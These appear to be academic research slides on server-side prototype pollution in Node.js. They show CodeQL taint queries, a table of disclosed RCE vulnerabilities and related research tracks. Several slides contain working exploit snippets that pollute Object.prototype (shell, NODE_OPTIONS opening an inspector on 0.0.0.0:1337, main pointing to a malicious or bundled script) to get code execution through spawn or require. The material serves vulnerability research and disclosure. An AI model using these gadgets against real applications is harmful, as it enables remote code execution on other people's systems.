entryPoint('__proto__', 'toString', 1);
const o2 = {};
execHelper('ls', {});
o2.toString();
```

Declarative Taint Analysis in CodeQL

```
class Config extends TaintTracking::Configuration {
  Config() { this = "Config" }
  override predicate isSource(DataFlow::Node node) {
    node = any(DynamicPropRead read)                          // taint = base[exp];
  }
  override predicate isSink(DataFlow::Node node) {
    exists(DataFlow::PropWrite write |                        // taint[exp] = value;
        node = write.getBase() and
        not exists(write.getPropertyName())
    )
  }
}

from Config config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink, source, sink, "Taint analysis example."
```

Universal Gadget Explitation (1)

```
// Prototype pollution
Object.prototype.shell = '/usr/local/bin/node';
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

//Gadget 1
const { spawn } = require('child_process');
const ls = spawn('ls', ['-lh', '/usr']);

// Gadget 2
console . log ( execSync ( ’ echo " hi " ’). toString () );
```

Affects all the APIs for command execution in
Node.js: spawn, spawnSync, exec, execSync, execFileSync

Universal Gadget Exploitation (2)

```
// Prototype pollution
Object.prototype.main = '/home/user/path/to/malicious.js';


// Gadget
const bytes = require('bytes');
```

main
The main field is a module ID that is the primary entry point to the program.
That is, if the package is named *bytes*, and a user installs it, and then does *require("bytes")*, then the **main** module's exports object will be returned.

If main is not set, it defaults to *index.js* in the package's root folder.

Universal Gadget Cocktail (1)

```
// /npm/scripts/changelog.js: shipped with Node.js and uses spawn
internally
```

```
// Prototype pollution
Object.prototype.main = "/path/to/npm/scripts/changelog.js"

Object.prototype.shell = '/usr/local/bin/node';
Object.prototype.env = {};
Object.prototype.env.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const bytes = require('bytes');
```

Universal Gadget Cocktail (2)

```
// /usr/lib/node_modules/corepack/dist/npm.js:
#!/usr/bin/env node
require('./corepack').runMain(['npm', ...process.argv.slice(2)]);



// Prototype pollution
Object.prototype.main = "/usr/lib/node_modules/corepack/dist/npm.js"
Object.prototype.NODE_OPTIONS = '--inspect-brk=0.0.0.0:1337';

// Gadget
const bytes = require('bytes');
```

Next-Gen Software Supply Chain Attacks?

Exploits

Vulnerability Report	Application	Version	Attack	Gadget
CVE-2019-7609	Kibana	6.6.0	RCE	child_process.spawn.lnx
HackerOne #852613	Kibana	7.6.2	RCE	lodash.template
HackerOne #861744	Kibana	7.7.0	RCE	lodash.template
Reported by Silent Spring	npm cli	8.1.0	RCE	child_process.spawn
CVE-2022-24760	Parse Server	4.10.6	RCE	bson
CVE-2022-39396	Parse Server	5.3.1	RCE	bson
CVE-2022-41878	Parse Server	5.3.1	RCE	bson
CVE-2022-41879	Parse Server	5.3.1	RCE	bson
Reported by Silent Spring	Parse Server	5.3.1	RCE	require #1
CVE-2023-23917	Rocket.Chat	5.1.5	RCE	bson
CVE-2023-31414	Kibana	8.7.0	RCE	require #2
CVE-2023-31415	Kibana	8.7.0	RCE	nodemailer
CVE-2023-36475	Parse Server	6.2.1	RCE	bson

- GHunter for Node.js runtime
  - 55 exploitable gadgets.
- GHunter for Deno runtime
  - 58 exploitable gadgets.
- Dasty for NPM packages
  - 16 Arbitrary Code Executions (ACE)
  - 26 Arbitrary Command Injections (ACI)
  - 7 Local File Inclusions (LFI)

https://github.com/KTH-LangSec/server-side-prototype-pollution

Ongoing Research Tracks

- Track 1: Security SBOMs – Eric Cornelissen
  - Software Bill of Materials is an increasingly popular building block for supply chain security, but very much black/grey box (list of dependencies at best)
  - How to extend SBOM to further help security analysis and hardening of an application?
- Idea:
  - Sensitive resources, dangerous sinks, fine-grained in(dependencies) for debloating, sandboxing
- Track 2: Differential Static/Dynamic Analysis – SiKai Lu
  - Code updates can break security and whole-application analysis is expensive
  - How to efficiently and automatically identify bugs introduced by malicious code commits?
- Idea:
  - Automatically compute pre- and post-commit code differences
  - Perform localized analysis for specific attack vectors